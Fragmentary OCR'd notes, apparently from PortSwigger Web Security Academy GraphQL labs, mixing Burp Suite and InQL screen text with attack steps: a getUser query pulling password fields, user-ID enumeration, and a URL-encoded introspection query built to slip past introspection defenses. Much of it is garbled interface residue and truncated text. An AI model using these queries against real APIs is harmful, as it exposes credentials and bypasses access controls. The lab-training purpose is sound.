
GraphQL Vulnerability


Lab: Accessing private GraphQL posts


The blog page for this lab contains a hidden blog post that has a secret password. To solve the lab, find the hidden blog post and enter the password.

Learn more about Working with GraphQL in Burp Suite.



install the inql extention in burp







Lab: Accidental exposure of private GraphQL fields


The user management functions for this lab are powered by a GraphQL endpoint. The lab contains an access control vulnerability whereby you can induce the API to reveal user credential fields.

To solve the lab, sign in as the administrator and delete the username `carlos`.

Learn more about Working with GraphQL in Burp Suite.


Send
Cancel
Target: https://0a63009f0345941480cb31d600a40072.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex
POST /graphql/v1
Host:
Cookie: session=p
User-Agent: Mozil
Accept: applicati
Accept-Language:
Response
Pretty
Raw
Hex
Render
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 133
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 18
Response headers 3
Inspector
Notes
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Show response in browser
Record an issue
Request in browser
Extensions
Engagement tools
Change request method
InQL - GraphQL Scanner
Turbo Intruder
Generate queries with InQL Scanner
Batch attack with InQL Attacker
Open in GraphiQL (embedded web IDE)


Burp Project Intruder Repeater View Help Turbo Intruder
Burp Suite Professional v2024.11.2 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn InQL
Search Settings
Scanner Attacker
1. Provide URL of the GraphQL endpoint
Custom Headers Settings Analyze
https://0a63009f0345941480cb31d600a40072.web-security-academy.net/graphql/v1
2. (Optional) Provide an introspection schema as a file (JSON)
InQL can query schema directly from GraphQL server. If a server does not allow introspection functionality, provide schema as a file (in JSON format). URL still needs to be provied to generate sample queries.
Select file ...
GraphQL introspection schema in JSON format
InQL
2025-05-09_113307
mutations
changeEmail.graphql
login.graphql
queries
getAllBlogPosts.graphql
getUser.graphql
request_template.txt
schema.json
inql_howto.txt
query {
getUser(id: Int!) {
id
password
username
}
}
Search
0 highlights
Event log (1)
All issues (13)
Memory: 252.1MB




Lab: Finding a hidden GraphQL endpoint

The user management functions for this lab are powered by a hidden GraphQL endpoint. You won't be able to find this endpoint by simply clicking pages in the site. The endpoint also has some defenses against introspection.


To solve the lab, find the hidden endpoint and delete `carlos`.


Learn more about Working with GraphQL in Burp Suite.




/api?query=query+IntrospectionQuery+%7B%0D%0A++__schema%0a+%7B%0D%0A++++queryType+%7B%0D%0A++++++name%0D%0A++++%7D%0D%0A++++mutationType+%7B%0D%0A++++++name%0D%0A++++%7D%0D%0A++++subscriptionType+%7B%0D%0A++++++name%0D%0A++++%7D%0D%0A++++types+%7B%0D%0A++++++...FullType%0D%0A++++%7D%0D%0A++++directives+%7B%0D%0A++++++name%0D%0A++++++description%0D%0A++++++args+%7B%0D%0A++++++++...InputValue%0D%0A++++++%7D%0D%0A++++%7D%0D%0A++%7D%0D%0A%7D%0D%0A%0D%0Afragment+FullType+on+__Type+%7B%0D%0A++kind%0D%0A++name%0D%0A++description%0D%0A++fields%28includeDeprecated%3A+true%29+%7B%0D%0A++++name%0D%0A++++description%0D%0A++++args+%7B%0D%0A++++++...InputValue%0D%0A++++%7D%0D%0A++++type+%7B%0D%0A++++++...TypeRef%0D%0A++++%7D%0D%0A++++isDeprecated%0D%0A++++deprecationReason%0D%0A++%7D%0D%0A++inputFields+%7B%0D%0A++++...InputValue%0D%0A++%7D%0D%0A++interfaces+%7B%0D%0A++++...TypeRef%0D%0A++%7D%0D%0A++enumValues%28includeDeprecated%3A+true%29+%7B%0D%0A++++name%0D%0A++++description%0D%0A++++isDeprecated%0D%0A++++deprecationReason%0D%0A++%7D%0D%0A++possibleTypes+%7B%0D%0A++++...TypeRef%0D%0A+


+%7D%0D%0A%7D%0D%0A%0D%0Afragment+InputValue+on+__Input
Value+%7B%0D%0A++name%0D%0A++description%0D%0A++type+%7
B%0D%0A++++...TypeRef%0D%0A++%7D%0D%0A++defaultValue%0
D%0A%7D%0D%0A%0D%0Afragment+TypeRef+on+__Type+%7B%0D%
0A++kind%0D%0A++name%0D%0A++ofType+%7B%0D%0A++++kind%
0D%0A++++name%0D%0A++++ofType+%7B%0D%0A++++++kind%0
D%0A++++++name%0D%0A++++++ofType+%7B%0D%0A++++++++kin
d%0D%0A++++++++name%0D%0A++++++%7D%0D%0A++++%7D%
0D%0A++%7D%0D%0A%7D%0D%0A





id one is for administrator 2 is for weiner 3 for carlos


1 ×
2 ×
Send
Cancel
Request
Pretty
Raw
Hex
GraphQL
Query
query {
getUser(id: 3) {
id
username
}
}
Variables



Lab: Bypassing GraphQL brute force protections

